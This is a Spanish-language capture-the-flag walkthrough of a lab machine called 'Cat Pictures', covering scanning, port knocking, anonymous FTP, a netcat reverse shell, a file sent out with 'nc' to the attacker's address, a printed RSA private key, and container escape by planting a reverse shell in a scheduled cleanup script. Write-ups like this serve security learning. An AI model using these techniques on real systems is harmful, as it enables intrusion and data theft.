
CAT Pictures

viernes, 4 de junio de 2021 17:50




```
Nmap
PORT     STATE    SERVICE      VERSION
21/tcp   filtered ftp
22/tcp   open     ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 37:43:64:80:d3:5a:74:62:81:b7:80:6b:1a:23:d8:4a (RSA)
|   256 53:c6:82:ef:d2:77:33:ef:c1:3d:9c:15:13:54:0e:b2 (ECDSA)
|_  256 ba:97:c3:23:d4:f2:cc:08:2c:e1:2b:30:06:18:95:41 (EdDSA)
2375/tcp filtered docker
4420/tcp open     nvm-express?
| fingerprint-strings:
|   DNSVersionBindReq, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     INTERNAL SHELL SERVICE
|     please note: cd commands do not work at the moment, the developers are fixing it at the
moment.
|     ctrl-c
|     Please enter password:
|     Invalid password...
|     Connection Closed
|   NULL, RPCCheck:
|     INTERNAL SHELL SERVICE
|     please note: cd commands do not work at the moment, the developers are fixing it at the
moment.
|     ctrl-c
|_    Please enter password:
8080/tcp open     http         Apache httpd 2.4.46 ((Unix) OpenSSL/1.1.1d PHP/7.3.27)
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
|_http-server-header: Apache/2.4.46 (Unix) OpenSSL/1.1.1d PHP/7.3.27
|_http-title: Cat Pictures - Index page
1 service unrecognized despite returning data. If you know the service/version, please submit the
following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4420-TCP:V=7.60%I=7%D=6/4%Time=60BA9D34%P=x86_64-pc-linux-gnu%r(NUL
SF:L,A0,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x
SF:20do\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are
SF:\x20fixing\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\n
SF:Please\x20enter\x20password:\n")%r(GenericLines,C6,"INTERNAL\x20SHELL\x
SF:20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at
SF:\x20the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x2
SF:0the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20passwo
SF:rd:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n")%r(GetRequest,C
SF:6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20d
SF:o\x20not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x2
SF:0fixing\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPle
SF:ase\x20enter\x20password:\nInvalid\x20password\.\.\.\nConnection\x20Clo
SF:sed\n")%r(HTTPOptions,C6,"INTERNAL\x20SHELL\x20SERVICE\nplease\x20note:
SF:\x20cd\x20commands\x20do\x20not\x20work\x20at\x20the\x20moment,\x20the\
SF:x20developers\x20are\x20fixing\x20it\x20at\x20the\x20moment\.\ndo\x20no
SF:t\x20use\x20ctrl-c\nPlease\x20enter\x20password:\nInvalid\x20password\.
SF:\.\.\nConnection\x20Closed\n")%r(RTSPRequest,C6,"INTERNAL\x20SHELL\x20S
SF:ERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at\x2
SF:0the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x20th
SF:e\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20password:
SF:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n")%r(RPCCheck,A0,"IN
SF:TERNAL\x20SHELL\x20SERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20
SF:not\x20work\x20at\x20the\x20moment,\x20the\x20developers\x20are\x20fixi
SF:ng\x20it\x20at\x20the\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x
SF:20enter\x20password:\n")%r(DNSVersionBindReq,C6,"INTERNAL\x20SHELL\x20S
SF:ERVICE\nplease\x20note:\x20cd\x20commands\x20do\x20not\x20work\x20at\x2
SF:0the\x20moment,\x20the\x20developers\x20are\x20fixing\x20it\x20at\x20th
SF:e\x20moment\.\ndo\x20not\x20use\x20ctrl-c\nPlease\x20enter\x20password:
SF:\nInvalid\x20password\.\.\.\nConnection\x20Closed\n");
MAC Address: 02:2C:77:02:B9:8D (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (94%), Linux 3.8 (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 3.2 -
4.8 (92%), QNAP QTS 4.0 - 4.2 (92%), Linux 2.6.32 - 3.10 (92%), Linux 2.6.32 - 3.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port21 filtered.. Extraño.

Puerto 8080. al revisar, damos con sólo un post que indica números mágicos que podría hacer mención a port knocking
Dado que tiene secuencia, es muy probable que mi nmap pasado ya lo haya activado, así que revisaré de nuevo, y si no funciona usaría la aplicación knock


```
nmap -p- --min-rate=5000 -n -Pn -oN allports2 cat.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:08 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00067s latency).
Not shown: 65530 closed ports
```

```
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
2375/tcp filtered docker
4420/tcp open     nvm-express
8080/tcp open     http-proxy
MAC Address: 02:67:0B:84:32:01 (Unknown)
```

Nada nuevo, así que usaré knock

https://raw.githubusercontent.com/ChathuraDR/portKnoking_Tool/master/knock.py

```
python knock.py 1111,2222,3333,4444 21
Enter URL/IP to proceed : cat.thm

#########################################################################

Combination : ['1111', '2222', '3333', '4444']
-------------------------------------------------------------------------

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00057s latency).

PORT     STATE  SERVICE
1111/tcp closed lmsocialserver

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-------------------------------------------------------------------------

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00052s latency).

PORT     STATE  SERVICE
2222/tcp closed EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-------------------------------------------------------------------------

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00047s latency).

PORT     STATE  SERVICE
3333/tcp closed dec-notes

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-------------------------------------------------------------------------

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:19 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00058s latency).

PORT     STATE  SERVICE
4444/tcp closed krb524

Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
-------------------------------------------------------------------------
Connection to cat.thm 21 port [tcp/ftp] succeeded!
```

Hago nuevamente el checkeo con nmap funcionando correctamente OPEN el puerto 21

```
root@ip-10-10-149-30:~# nmap -p- --min-rate=5000 -n -Pn -oN allports2 cat.thm

Starting Nmap 7.60 ( https://nmap.org ) at 2021-06-06 00:21 BST
Nmap scan report for cat.thm (10.10.172.115)
Host is up (0.00056s latency).
Not shown: 65530 closed ports
PORT     STATE    SERVICE
21/tcp   open     ftp
22/tcp   open     ssh
2375/tcp filtered docker
4420/tcp open     nvm-express
8080/tcp open     http-proxy
MAC Address: 02:67:0B:84:32:01 (Unknown)
```


Al ingresar, puedo llegar como anonymous

```
root@ip-10-10-149-30:~# ftp cat.thm
Connected to cat.thm.
220 (vsFTPd 3.0.3)
Name (cat.thm:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           162 Apr 02 14:32 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for note.txt (162 bytes).
226 Transfer complete.
162 bytes received in 0.00 secs (74.8713 kB/s)
ftp>
```


```
root@ip-10-10-149-30:~# cat note.txt
In case I forget my password, I'm leaving a pointer to the internal shell servic
e on the server.

Connect to port 4420, the password is sardinethecat.
- catlover
```

Ahora quizá sí funcione el puerto 4420.


Port 4420 inicialmente parece un puerto telnet, pero personalizado para atender a una password




Luego de conseguir la contraseña probamos de nuevo con sandinethecat



Logramos conseguir acceso, pero tiene una shell muy limitada.. Afortunadamente tiene Netcat
Generamos el payload correspondiente a la versión de nc que no tiene el parámetro -e (para ejecutar directamente una consola)



Y funciona de las mil maravillas, con la sorpresa que ya somos root



Pero lamentablemente descubro que estoy dentro de un contenedor, con muy pocos datos de escape
Encuentro dos cosas.

1. En home/catlover hay un binario (runme) que solicita una password y es muy probable que la siguiente jugada vaya por allí (no corresponde a la misma contraseña anterior, ya la probé :( )
2. En usr/bin/ existe el wget por lo que a pesar de la poca cantidad de binarios en la máquina podría llegar a descargar algo que me fuera de utilidad

Dada las pocas herramientas, decidí descargarme el runme a mi equipo
cat /home/catlover/runme | nc 10.10.149.30 4334
Ltrace no me ayudó
Pero string no defraudó.

```
u+UH
ATSH
[A\]
[]A\A]A^A_
rebecca
Please enter yout password:
Welcome, catlover! SSH key transfer queued!
touch /tmp/gibmethesshkey
Access Denied
3$"
PLR
```

Al intentar, éxito

```
# home/catlover/runme
Please enter yout password: rebecca
Welcome, catlover! SSH key transfer queued!
#
```

Aquí hay una pista interesante.. Habla de una ssh, pero en el home no había nada previamente.. Voy a revisar de nuevo.

```
# ls -lha /home/catlover
total 32K
drwxr-xr-x 2 0 0 4.0K Jun  6 00:06 .
drwxr-xr-x 3 0 0 4.0K Apr  2 20:51 ..
-rw-r--r-- 1 0 0 1.7K Jun  6 00:06 id_rsa
-rwxr-xr-x 1 0 0  19K Apr  3 01:35 runme
```

Efectívamente ahora tenemos una llave.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAmI1dCzfMF4y+TG3QcyaN3B7pLVMzPqQ1fSQ2J9jKzYxWArW5
IWnCNvY8gOZdOSWgDODCj8mOssL7SIlgkOuD1OzM0cMBSCCwYlaN9F8zmz6UJX+k
jSmQqh7eqtXuAvOkadRoFlyog2kZ1Gb72zebR75UCBzCKv1zODRx2zLgFyGu0k2u
xCa4zmBdm80X0gKbk5MTgM4/l8U3DFZgSg45v+2uM3aoqbhSNu/nXRNFyR/Wb10H
tzeTEJeqlrjbAwcOZzPhlSo6fuUVNH0pLQOf/9B1ojI3/jhJ+zE6MB0m77iE07cr
lT5PuxlcjbItlEF9tjqudycnFRlGAKG6uU8/8wIDAQABAoIBAH1NyDo5p6tEUN8o
aErdRTKkNTWknHf8m27h+pW6TcKOXeu15o3ad8t7cHEUR0h0bkWFrGo8zbhpzcte
D2/Z85xGsWouufPL3fW4ULuEIziGK1utv7SvioMh/hXmyKymActny+NqUoQ2JSBB
QuhqgWJppE5RiO+U5ToqYccBv+1e2bO9P+agWe+3hpjWtiAUHEdorlJK9D+zpw8s
/+9CjpDzjXA45X2ikZ1AhWNLhPBnH3Cplgug8WIxY9fMbmU8BInA8M4LUvQq5A63
zvWWtuh5bTkj622QQc0Eq1bJ0bfUkQRD33sqRVUUBE9r+YvKxHAOrhkZHsvwWhK/
oylx3WECgYEAyFR+lUqnQs9BwrpS/A0SjbTToOPiCICzdjW9XPOxKy/+8Pvn7gLv
00j5NVv6c0zmHJRCG+wELOVSfRYv7z88V+mJ302Bhf6uuPd9Xu96d8Kr3+iMGoqp
tK7/3m4FjoiNCpZbQw9VHcZvkq1ET6qdzU+1I894YLVu258KeCVUqIMCgYEAwvHy
QTo6VdMOdoINzdcCCcrFCDcswYXxQ5SpI4qMpHniizoa3oQRHO5miPlAKNytw5PQ
zSKoIW47AObP2twzVAH7d+PWRzqAGZXW8gsF6Ls48LxSJGzz8V191PjbcGQO7Oro
Em8pQ+qCISxv3A8fKvG5E9xOspD0/3lsM/zGD9ECgYBOTgDAuFKS4dKRnCUt0qpK
68DBJfJHYo9DiJQBTlwVRoh/h+fLeChoTSDkQ5StFwTnbOg+Y83qAqVwsYiBGxWq
Q2YZ/ADB8KA5OrwtrKwRPe3S8ul4ybS2JKVtO1I+uY9v8P+xQcACiHs6OTH3dfiC
tUJXwhQKsUCo5gzAk874owKBgC/xvTjZjztIWwg+WBLFzFSIMAkjOLinrnyGdUqu
aoSRDWxcb/tF08efwkvxsRvbmki9c97fpSYDrDM+kOQsv9rrWeNUf4CpHJQuS9zf
ZSal1Q0v46vdt+kmqynTwnRTx2/xHf5apHV1mWd7PE+M0IeJR5Fg32H/UKH8ROZM
RpHhAoGAehljGmhge+i0EPtcok8zJe+qpcV2SkLRi7kJZ2LaR97QAmCCsH5SndzR
tDjVbkh5BX0cYtxDnfAF3ErDU15jP8+27pEO5xQNYExxf1y7kxB6Mh9JYJlq0aDt
O4fvFElowV6MXVEMY/04fdnSWavh0D+IkyGRcY5myFHyhWvmFcQ=
-----END RSA PRIVATE KEY-----
```

Al conectarse al ssh con catlover y la llave logramos ser root.. Pero.. Del contenedor.

```
root@7546fa2336d6:/root# cat flag.txt
7cf90a0e7c
root@7546fa2336d6:/root#
```


Luego de un rato, en OPT encontré un bash que elimina el contenido de /tmp
Hice un archivo de prueba en esa carpeta y a pesar de estar corriendo, según linpeas, no borraba mi archivo.

/dev/xvda1 20G 7.3G 12G 40% /opt/clean

Asumí entonces que se trataba de una ejecución foranea.

```
root@7546fa2336d6:/opt/clean# cd /dev/
root@7546fa2336d6:/dev# ls
core  fd  full  mqueue  null  ptmx  pts  random  shm  stderr  stdin  stdout  tty  urandom  zero
```

Así que metí una reverse shell de tipo bash (dado que no estaba nc disponible) en el clean.sh y de forma casi inmediata retornó una shell del equipo (el real, no el docker)




6
501695
Users
23
Rank